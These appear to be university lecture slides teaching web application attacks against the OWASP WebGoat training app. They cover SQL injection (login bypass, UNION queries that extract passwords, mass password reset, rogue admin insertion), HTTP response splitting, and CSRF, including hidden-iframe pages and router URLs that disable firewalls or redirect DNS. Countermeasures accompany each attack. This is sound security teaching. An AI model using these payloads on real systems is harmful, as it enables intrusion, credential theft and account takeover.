7. Finding and Exploiting Vulnerabilities in Web Applications – Part 2

Prof. Dr. Marc Rennhard
Institut für angewandte Informationstechnologie InIT
ZHAW School of Engineering
rema@zhaw.ch

SQL Injection

SQL Injection


- Part of "Number One" in the OWASP Top Ten
- Basic idea: attacker manages to access data in the back-end database he should not have access to
  - Not only SELECT, but also INSERT, UPDATE, DELETE, DROP etc.
- SQL injection is always then an option when data submitted by the user is used in SQL queries to access the database
- Especially critical when the application puts together SQL queries using string concatenation
  - This may allow the attacker to manipulate the generated SQL query according to his wishes
- Just like XSS, SQL injection requires a vulnerable web application
  - The web application uses user-submitted data in SQL queries in a wrong way
  - But unlike as with XSS, the attack targets directly the web application and not another user

SQL Injection – Login (1)

- A web application stores the users in the table User:

user	pwd	user_id	email
Pete	tz&2_V	1001	pete@pan.org
John	hogeldogel	1002	john@wayne.us
Linda	foo_bar	1003	linda@zhaw.ch

- To authenticate, the user sends his credentials to the web application
  - We assume there exists a servlet with name "login", which receives the data and creates an SQL query to check the correctness of user logins



- If the query returns at least one row, the login is accepted
  - `if (rows > 0) { // accept login... }`
- The first row returned is typically used to identify the user

SQL Injection – Login (2)

- What happens if Pete logs in:
  - GET /path/login?user=Pete&pwd=tz&2_V HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE user='Pete' AND pwd='tz&2_V'
```

  - This returns one row and Pete is allowed to "enter the system"

- What happens if an attacker logs in:
  - He can do a brute force attack: try any username/password combination he wants:
  - GET /path/login?user=Max&pwd=testpwd HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE user='Max' AND pwd='testpwd'
```

  - But this is unlikely to ever return a row...

SQL Injection – Login (3)

- What happens if a clever attacker logs in:
  - He tries to manipulate the SQL query such that it always returns at least one row
  - With logins, this sometimes works with `' or ''='`
  - GET /path/login?user=' or "=' &pwd=' or "=' HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE
user='' or ''='' AND pwd='' or ''=''
```

always TRUE

  - Since the WHERE clause is always true, the query returns all rows
  - The attacker is allowed to "enter the system" and gets the identity of the first entry in the table User
- Why the name SQL injection? → because the attacker has "injected own SQL code"

Explanation of the WHERE Clause

In SQL, AND usually has higher precedence than OR. Therefore, the WHERE clause is evaluated as follows:

- `user='' or ''='' AND pwd='' or ''=''` is reduced to `user='' or FALSE or ''=''` because the AND-clause is evaluated first and `''='' AND pwd=''` is FALSE
- The resulting expression contains only OR-statements, which means it is executed from left to right. So to `user='' or FALSE or ''=''` becomes `FALSE or ''=''` because `user='' or FALSE` is FALSE.
- Finally, `FALSE or ''=''` is reduced to TRUE because the right side `''=''` is always TRUE.

Note that the order of user and pwd in the WHERE clause dose not matter, the expression is always TRUE.

Testing for SQL Injection Vulnerabilities (1)

- A good way to test for the presence of a vulnerability is inserting a single quote character (') in form fields
  - If SQL queries are generated using string concatenation, this likely produces a syntactically invalid query
- Depending on the behavior of the application, one may then conclude the application is vulnerable or not
  - Hints at a vulnerable application: Detailed SQL error message, erroneous behavior (screen layout, control flow), HTTP error codes (500 internal server error), etc.
  - Hints at a secure application: Error message about disallowed characters, termination of session, redirection to original screen, etc.

Testing for SQL Injection Vulnerabilities (2)

- Example: code segment on server to create query:

```
String query = "SELECT * FROM user_data WHERE last_name = '" +
request.getParameter("name") + "'";
```

- User enters an "expected" input, which produces a syntactically correct query:

Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

- An attacker that probes for SQL injection vulnerabilities:

Enter your last name: ' Go!

```
SELECT * FROM user_data WHERE last_name = '''
```

  - This query is syntactically not correct
  - If submitted to the database, the query will result in an SQL error
  - If the attacker is lucky, the detailed error message is leaked to the browser

Testing for SQL Injection Vulnerabilities (3)

- Inserting a well-formed name in the previous example produces the following result:

Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- Inserting a quote character indeed reveals a likely SQL injection vulnerability

Enter your last name: ' Go!

```
SELECT * FROM user_data WHERE last_name = '''
```

Unexpected end of command in statement [SELECT * FROM user_data WHERE last_name = ']

- In this case, we are very lucky as the response contains the malformed query and there's an additional error message

Vulnerability

The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *Injection Flaws → String SQL Injection*.

Exploiting an SQL Injection Vulnerability (1)

- We want to exploit the vulnerability to retrieve all users and their passwords stored in the database
- This requires a certain knowledge about the database structure
  - With open source products, this information is easily available
  - One can try to guess likely names (e.g. columns "userid", "password" in table "User")
  - Sometimes, access to system tables (also with SQL injection) is possible
    - sysobjects and syscolumns with MS SQL Server
    - INFORMATION_SCHEMA.TABLES and .COLUMNS with MySQL
- Our strategy is to combine the predefined SELECT statement with a second one using a UNION
  - UNIONs require both queries to have the same number of columns
  - The data types of the individual columns must match (or be implicitly convertible)

MySQL and INFORMATION_SCHEMA.TABLES and .COLUMNS

Each MySQL user has the right to access these tables, but can see only the rows in the tables that correspond to objects for which the user has the proper access privileges (e.g. SELECT). As a result, it is usually possible to get schema information with SQL injection when MySQL is used – provided an SQL injection vulnerability exists.

See *http://dev.mysql.com/doc/refman/5.5/en/information-schema.html*

Exploiting an SQL Injection Vulnerability (2)

- The table displays 7 columns, so it's likely the predefined SELECT statement also returns 7 columns

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0

- We can easily verify this by inserting the following:

```
Smith' UNION SELECT 1,2,3,4,5,6,7 FROM user_data WHERE '' = '
```

Finish the SELECT statement in the predefined query

Second SELECT statement

Handle last quote of the predefined SELECT query

- Receiving this, the server generates the following query:

```
SELECT * FROM user_data WHERE last_name = 'Smith' UNION
SELECT 1,2,3,4,5,6,7 FROM user_data WHERE '' = ''
```


Table user_data

We already know from the displayed query that there is a user_data table, so we use it for this first test to check (1) if UNIONs really word and (2) to check the number of selected columns.

Exploiting an SQL Injection Vulnerability (3)

- The response of the server is as follows:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	2	3	4	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- This tells us the following:
  - The query indeed returns 7 columns
  - The columns are listed "in order"
- To carry out the attack, assume we know that the information we are interested are userid, first_name, last_name and password in the table employee
- String to insert to carry out the attack:

```
Smith' UNION SELECT userid,first_name,last_name,4,password,6,7 FROM
employee WHERE '' = '
```

Using 1st, 2nd, 3rd and 5th columns guarantees matching types with the first select statement

Exploiting an SQL Injection Vulnerability (4)

- Query generated by the server:

```
SELECT * FROM user_data WHERE last_name = Smith' UNION SELECT
userid,first_name,last_name,4,password,6,7 FROM employee
WHERE '' = ''
```

- Result presented to the attacker:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	4	larry	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	4	moe	6	7
103	Curly	Stooge	4	curly	6	7
104	Eric	Walker	4	eric	6	7
105	Tom	Cat	4	tom	6	7
106	Jerry	Mouse	4	jerry	6	7
107	David	Giambi	4	david	6	7
108	Bruce	McGuirre	4	bruce	6	7
109	Sean	Livingston	4	sean	6	7
110	Joanne	McDougal	4	joanne	6	7
111	John	Wayne	4	john	6	7
112	Neville	Bartholomew	4	socks	6	7

Exploiting an SQL Injection Vulnerability (5)

- Syntactical correctness of the query can be achieved even easier
  - By using SQL comments with --
  - Everything following the comment mark (--) will be ignored

```
Smith' UNION SELECT
userid,first_name,last_name,4,password,6,7 FROM employee--
```

- Query generated by the server:

```
SELECT * FROM user_data WHERE last_name = Smith' UNION SELECT
userid,first_name,last_name,4,password,6,7 FROM employee--'
```

--' is ignored

- Result is the same as before:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	4	larry	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	4	moe	6	7
103	Curly	Stooge	4	curly	6	7

Exploiting an SQL Injection Vulnerability (6)

- Depending on how DB-access is implemented in the web application, it may be possible to add arbitrary queries
- Example: Append a query to change all passwords to `foo`

```
Smith'; UPDATE employee SET password = 'foo'--
```

; terminates first query

- Query generated by the server:

```
SELECT * FROM user_data WHERE last_name = Smith'; UPDATE
employee SET password = 'foo'--'
```


Multiple Queries in Java

In Java, one typically uses executeQuery() or updateQuery() of the Statement class, which only allow a single query. executeBatch() works with multiple queries, though.

Exploiting an SQL Injection Vulnerability (7)

- Accessing the data again using our "old UNION trick"...

```
Smith' UNION SELECT
userid,first_name,last_name,4,password,6,7 FROM employee--
```

- ...shows that the passwords were indeed changed

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	4	foo	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	4	foo	6	7
103	Curly	Stooge	4	foo	6	7
104	Eric	Walker	4	foo	6	7
105	Tom	Cat	4	foo	6	7
106	Jerry	Mouse	4	foo	6	7
107	David	Giambi	4	foo	6	7
108	Bruce	McGuirre	4	foo	6	7
109	Sean	Livingston	4	foo	6	7
110	Joanne	McDougal	4	foo	6	7
111	John	Wayne	4	foo	6	7
112	Neville	Bartholomew	4	foo	6	7

SQL Injection on INSERT queries (1)

- Another option is abusing INSERT queries to insert additional data
- Assume there's the following table User in a web application

type	user	pwd
admin	Pete	tz&2_V
user	John	hogeldogel
user	Linda	foo_bar

- Users can register themselves by submitting user name and password and a normal user account is created as follows:

```
INSERT INTO User (type, user, pwd) VALUES ('user',
'    ', '    ')
```

Values for user name and password are submitted by the user

SQL Injection on INSERT queries (2)

- This can be abused by an attacker to create an admin account by submitting the following for user name the password:
  - User name: `Normaluser`
  - Password: `userpass'), ('admin', 'Superuser', 'adminpass')--`
- Query generated by the server:

```
INSERT INTO User (type, user, pwd) VALUES ('user',
'Normaluser', 'userpass'), ('admin', 'Superuser', 'adminpass')-
-')
```

- This is a valid INSERT query that inserts two rows:

type	user	pwd
admin	Pete	tz&2_V
user	John	hogeldogel
user	Linda	foo_bar
user	Normaluser	userpass
admin	Superuser	adminpass

SQL Injection – Countermeasures

- Do not use user input directly in SQL queries (string concatenation), but use prepared statements
  - Using prepared statements makes SQL injection virtually impossible
  - This enforces type checking, critical characters in parameters are escaped by the DBMS, only one (the originally defined) query is executed
- Input validation: In the web application, check all data provided by the user
  - E.g. make sure they don't contain the single quote character
  - But sometimes, this is not possible, as the user may be allowed to send arbitrary characters (e.g. search for O'Brian)
  - Therefore, prepared statements is considered the primary defensive measure
- Avoid disclosing detailed database error information to the user
- Access the database with minimal privileges (principle of least privilege)

Prepared Statements

Probably the simplest way to protect queries from SQL injection is by using prepared statements with placeholders. Any reasonable database interface will provide a way to use this functionality and in many cases, it is fairly portable between languages and DBM systems.

Instead of directly interpolating string values into query strings, a query is prepared using '?' as a placeholder for the variables as shown in the following pseudo code:

```
$sth = prepare("SELECT id FROM users WHERE name=? AND pass=?");
execute($sth, $name, $pass);
```

This has a number of advantages: the DBMS library is responsible for properly quoting the values and because of the way the variables are bound to the query, they can never be treated as anything other than data for the particular place they have in the prepared statement.

As an example, consider a typical SQL injection attack that tries to circumvent the login dialog. The query is built by inserting data submitted by a client into the following query:

SELECT id FROM users WHERE name='$name' AND pass='$pass';

A user submitting ' OR ''=' for username and password produces the query

SELECT id FROM users WHERE name='' OR ''='' AND pass='' OR ''='';

Which most likely will result in a successful authentication

With prepared statements, the same query results in

SELECT id FROM users WHERE name='\' OR \'\'=\'' AND pass='\' OR \'\'=\'';

which is unlikely to authenticate.

Source: http://lwn.net/Articles/177037


Type Checking with Prepared Statements

With some languages, prepared statements also guarantee a certain degree of type checking. In Java, for instance, this is guaranteed since before executing a prepared statement, the values are specified using methods such as setString, setInt etc.

Client-Side Validation

Client-side validation (e.g. checking that data entered by the user have appropriate formats, that all required fields have been entered etc.) is good to increase performance and usability (it avoids sending forms several times to a server until all fields are finally entered correctly). However, one should never rely on client-side validation to guarantee the format of data submitted by the user, because attackers can easily bypass these client-side checks (e.g. by using a local proxy where one can manipulate data at will after they have left the browser). Always validate the submitted data when they arrive at the server.

SQL Injection final Slide...



Source: xkcd.com

Source: www.cs.auckland.ac.nz/~pgut001/pubs/book.pdf

HTTP Response Splitting

HTTP Response Splitting (1)

- Can possibly be executed when the server embeds received user data in HTTP response headers
  - The usually works best in the Location header of a redirection response (status code 302)

- Basic idea of the attack:
  - Create an HTTP request, which forces the web application to generate a response that is interpreted as two HTTP responses by the browser
  - The first response is partially controlled by the attacker
  - More important: the attacker controls the full second response, from the HTTP status line to the last byte of the content
  - This response can be used to display, e.g., a (malicious) login page

HTTP Response Splitting

A very good paper about HTTP response Splitting is the following: *Amit Klein, "Divide and Conquer" – HTTP Response Splitting, Web Cache Poisoning Attacks , and Related Topics. White Paper, Sanctum, March, 2004.*
http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

HTTP Response Splitting (2)

- Finding HTTP Response Splitting vulnerabilities can be done as follows:
  - Crawl the entire application and enter values for all form fields
  - Record all requests and responses (e.g. using Burp Suite)
  - Search the responses for occurrences of the entered values in HTTP responses headers
  - With requests/responses where this was the case, perform a proof-of-concept exploit to check whether there exists a vulnerability

- Just like with XSS and HTML injection, the victim must "carry out the attack himself"
  - This will again be achieved by presenting him a prepared link

Finding HTTP Response Splitting Vulnerabilities

- Consider the following scenario:

Search by country : Switzerland Search!

HTTP Request:

```
POST /WebGoat/lessons/General/redirect.jsp?Screen=1648199136&menu=100 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

language=Switzerland&SUBMIT=Search%21
```

HTTP Response:

User data is inserted into a HTTP response header
→ Potential HTTP Response Splitting Vulnerability

```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100&fromRedirect=yes&language=Switzerland
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 0
Date: Thu, 29 May 2014 07:49:34 GMT
```

Marc Rennhard, 29.05.2014, SSI_FindExploitWebAppVuln2.pptx 24

Vulnerability

The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *General → HTTP Splitting*.

HTTP Response Splitting – Proof of Concept Exploit (1)

- To verify the vulnerability, we carry out a proof of concept exploit
- The following is submitted as the user input:

```
Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22

<html>Hacked!!!</html>
```

Terminate first HTTP Response

Insert second HTTP Response

Here the HTTP response is split in two responses
→ thereby the name "HTTP Response Splitting"

- Assuming the web application does not check/filter the user input, it will be integrated into the Location header of the HTTP response

Terminating an HTTP Response

An HTTP response with no body must terminated by an empty line, which is why we must include such an empty line between the last line of the first response and the first line of the second response.

HTTP Response Splitting – Proof of Concept Exploit (2)

- Response generated by web server:

```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.dev:8080/
WebGoat/attack?Screen=1648199136&menu=100
&fromRedirect=yes&language=Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22

<html>Hacked!!!</html>
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Thu, 20 Feb 2012 09:13:57 GMT

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
...
```

First HTTP response from server → browser requests Location-URL

Second HTTP response from server → interpreted by browser as response to the request for the Location-URL


Superfluous (malformed) data, including "real" second response → ignored by browser

HTTP Response Splitting – Proof of Concept Exploit (3)

- Before copy/pasting the code into the search field, we should again remove unnecessary newline and space characters
  - So the parameter value is correctly interpreted by the web application
  - With inserted JavaScript or HTML code, we could simply remove these characters
- But with HTTP Response Splitting, simply removing these characters won't work as they must be included in the HTTP response
  - The browser will only interpret the response as two HTTP responses if the response is formatted correctly
  - This requires space and especially newline characters (e.g. to separate the header from the body)
- We therefore must encode them using URI encoding
  - `\n` is replaced with `%0a`, space with `%20` etc.
  - These URI encoded characters are correctly interpreted (as newline or spaces) by the web browser

HTTP Response Splitting – Proof of Concept Exploit (4)

- We use again http://yehg.net/encoding:



HTTP Response Splitting – Proof of Concept Exploit (5)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/lessons/General/redirect.jsp?
Screen=1648199136&menu=100" method="POST">
<input type="hidden" name="language" value="Switzerland%0AContent-
Length%3A%200%0A%0AHTTP%2F1.1%20200%20OK%0AContent-Type%3A%20text%2Fhtml%0AContent-
Length%3A%2022%0A%0A%3Chtml%3EHacked!!!%3C%2Fhtml%3E">
<input type="hidden" name="SUBMIT" value="Search"></form>

Click this link to get hacked: <a href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Yours,
Mr. Blackhat

</body>
</html>
```

Visible HTML document

Click this link to get hacked: ubuntu.dev.

Yours, Mr. Blackhat

Countermeasures

The best countermeasure against HTTP Response Splitting can be achieved with proper input validation. Especially make sure that the attacker cannot insert carriage return (CR) and linefeed (LF) characters when the data is inserted by the web application into HTTP response headers.

Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) (1)

- In a CSRF attack, an attacker attempts to force another user to execute unwanted actions in a web application in which that user is currently authenticated
- CSRF can be executed for all actions that can be performed with a single HTTP request (GET or POST)
- In contrast to the attacks discussed before, CSRF does not exploit a typical weakness such as poor input validation etc., but simply makes use of "normal" web application features
  - An authenticated user means the browser has received a cookie from the web application that is used to identify the authenticated session
  - Whenever the browser sends a request to the target web application, the cookie is sent as part of the request
  - It doesn't matter from where the link to trigger the requests stems: from the actual web application or from an attacker

Cross-Site Request Forgery (CSRF) (2)

- Since CSRF makes use of "normal" web application features, CSRF vulnerabilities are extremely common
  - A web application is usually vulnerable to CSRF, unless explicit protection measures are employed
  - The Nr. 8 web application vulnerability according to OWASP Top Ten
- How to find CSRF vulnerabilities?
  - Manually crawl the entire application and identify actions that can be performed with a single HTTP request
  - If no CSRF protection measures are implemented, these actions can be used in a CSRF attack

Cross-Site Request Forgery (CSRF) (3)

- To carry out a CSRF attack, the victim must send the desired request
  - Different ways to achieve this, depending in whether the request is GET or POST

- GET Request:
  - Prepare an HTML document that contains an 1x1 pixel IMG-tag and specify the image source such that it corresponds to the desired request
    - Trick the user into loading the document (e.g. send a link by e-mail or place the link in a public message board...)
    - When the document is loaded, the request is submitted
    - Since the "image" is loaded in the background, the executed action is not visible by the user
  - Similar to stored / persistent XSS, it is also possible to "place the attack" on the target website, e.g. guest book, forum...
    - Victim that views the page submits the request, and the chances are high the user is currently logged in
    - But this requires that at least an IMG-tag can be placed on that website

Cross-Site Request Forgery (CSRF) (4)

- POST Request:
  - Prepare an HTML document that contains a form with hidden fields, which is automatically submitted when the document is loaded
    - Trick the user into loading the document (e.g. send a link by e-mail or place the link in a public message board...)
    - Problem: the user can see the result of the action in the browser
  - To make the POST request invisible to the user, use a second HTML document which contains an inline frame with size zero, which uses the first HTML document as the source
    - Trick the user into loading the second document, which executes the attack in the background, hidden from the user
  - Similar to stored / persistent XSS, it is also possible to "place the attack" on the target website, e.g. guest book, forum...
    - Victim that views the page submits the request, and the chances are high the user is currently logged in
    - But this requires that HTML and JavaScript code can be placed on that website

XMLHttpRequest

One could also think about using an asynchronous POST request with the JavaScript XMLHttpRequest object to hide the executed action from the user. This works, but only if the HTML document that creates the request is located on the same server as the target server of the attack, because asynchronous requests via XMLHttpRequest are subject to the Same Origin Policy.

Exploiting a CSRF Vulnerability (1)

- We assume that a lecture uses a web application as collaboration platform, which includes a message board
- The platform allows students and lecturers to log in and submit messages (feedback, questions...)
- Title and message can be submitted with a single request
  - Which is absolutely typical for a message board
  - Assuming the web application does not implement other countermeasures, this is a CSRF vulnerability
- A student wants to exploit this to discredit a co-student

Vulnerability

The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Cross Site Request Forgery (CSRF)*.

Exploiting a CSRF Vulnerability (2)

- As usual, we first have to analyze the corresponding request

Raw | Params | Headers | Hex

```
POST /WebGoat/attack?Screen=1889316462&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1889316462&menu=900
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

title=Question+about+CSRF&message=How+can+I+prepare+the+IMG-Tag%3F&SUBMIT=Submit
```

- The request is a POST request
  - Title and message are sent in parameters title and message

Exploiting a CSRF Vulnerability (3)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form
action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1889316
462&menu=900" method="POST">
<input type="hidden" name="title" value="Complaint about
this security lecture!">
<input type="hidden" name="message" value="It's total crap
and I really hate the lecturer, Mr. Rennhard.">
<input type="hidden" name="SUBMIT" value="submit"></form>

<script type='text/javascript'>document.forms[0].submit();
</script>

</body>
</html>
```

Form to submit the POST request

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

Exploiting a CSRF Vulnerability (4)

- Assuming the victim is currently logged into the message board, the message will be submitted when he opens the HTML document in his browser

Message Contents For: Complaint about this security lecture!
Title: Complaint about this security lecture!
Message: It's total crap and I really hate the lecturer, Mr. Rennhard.
Posted By:victim

Message List
Question about CSRF
Complaint about this security lecture!

Exploiting a CSRF Vulnerability (5)

- This woks, but the victim can see the executed action
- To make the attack stealthier, we can use a second HTML document with an inline frame with size zero, which uses the first HTML document as the source
  - And we trick the user into opening the second document

```
<html>
<body>

Now guess what happens...

<iframe
src='http://ubuntu.dev/attackdemo/WebGoat/WebGoat_C
SRF_Visible.html' height='0' width='0'
style='border:0;' />

</body>
</html>
```

Invisible iframe, which loads the first HTML document, which submits the POST request

- And all the user sees is: Now guess what happens...

CSRF can be a very Powerful Attack (1)

- Discrediting other users may not be too impressive, but much more powerful attacks can be imagined (and have happened)
- Assume a bank offers a "power user interface" where payments can be entered and submitted with a single action
  - And assume no CSRF protection mechanisms are used
- This allows an attacker to carry out payments in the name of the victim in a CSRF attack
  - By forcing the victim to submit the desired GET or POST request as discussed before, e.g.

```
https://www.mybank.com/makepayment?amount=5000&account=12-
3456-78&recipient=Marc%20Rennhard&askforconfirmation=no
```

  - Assuming the victim is currently logged in, the payment will be carried out

CSRF can be a very Powerful Attack (2)

- Another popular "use case" is reconfiguring home network access routers
  - They are often used in their standard configuration, so most users of a specific product use the same internal network configuration
    - E.g. 10.0.0.0/24 with 10.0.0.1 for the access router

- If configuring the access router is possible with a single request, this can be exploited
  - Again, the attacker has to make the victim submits the desired request
  - To make sure the access router is targeted in most cases, he uses the standard IP address in the request

```
http://10.0.0.1/config?action=disablefirewall
```

```
http://10.0.0.1/config?action=setdns&value=80.254.173.54
```

  - Assuming the victim is currently sitting at home and logged in, the access router will be reconfigured

CSRF can be a very Powerful Attack (3)

- Sometimes, username and password can also included as parameters in the request
- If this is possible, the attack can be carried out even if the victim is not logged in

```
http://10.0.0.1/config?user=admin&password=1234&
action=disablefirewall
```

```
http://10.0.0.1/config?user=admin&password=1234&
action=setdns&value=80.254.173.54
```

- Of course, this requires the attacker to guess the correct credentials
  - But this is often possible as the default passwords of such access routers are often not changed

Protecting from CSRF Attacks

How to protect from CSRF?

- Make sure sensitive actions (e.g. a payment) require multiple steps (HTTP requests), e.g. by requesting a user to confirm the transaction
- Make sure links cannot be predicted (are unique per user), e.g. by using a session ID in the URL or using URL encryption (as offered by web application firewalls)
- Include any random, non-predictable value in the web page presented to the user, which is sent back to the server in the subsequent HTTP request (in GET or POST parameters)
  - The web application ignores all requests that do not include the value
  - As the attacker cannot predict the correct value of another user, he cannot inject valid request
  - This is best and most flexible option

CSRF Prevention

There are some libraries available that help mitigating CSRF attacks, e.g. for Java web applications:

- OWASP CSRFGuard: *https://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project*
- OWASP ESAPI: *https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API*

Tool-Support to detect Web Application Vulnerabilities

(Semi-)Automated Tools

- There are several tools available that help to test web applications for vulnerabilities

- Fully automated web application vulnerability scanners basically take a URL as input and try to automatically detect vulnerabilities
  - Arachni, OWASP ZAP, Skipfish, w3af, IBM Security AppScan ($$$)...
  - They can detect some "easy to find" vulnerabilities
  - Sometimes prone to false positives, results must still be interpreted manually and a skillful manual tester is still clearly superior
  - It's a good idea to use such tools to make sure a web application does not contain vulnerabilities that are easily detectable (attackers do the same!)

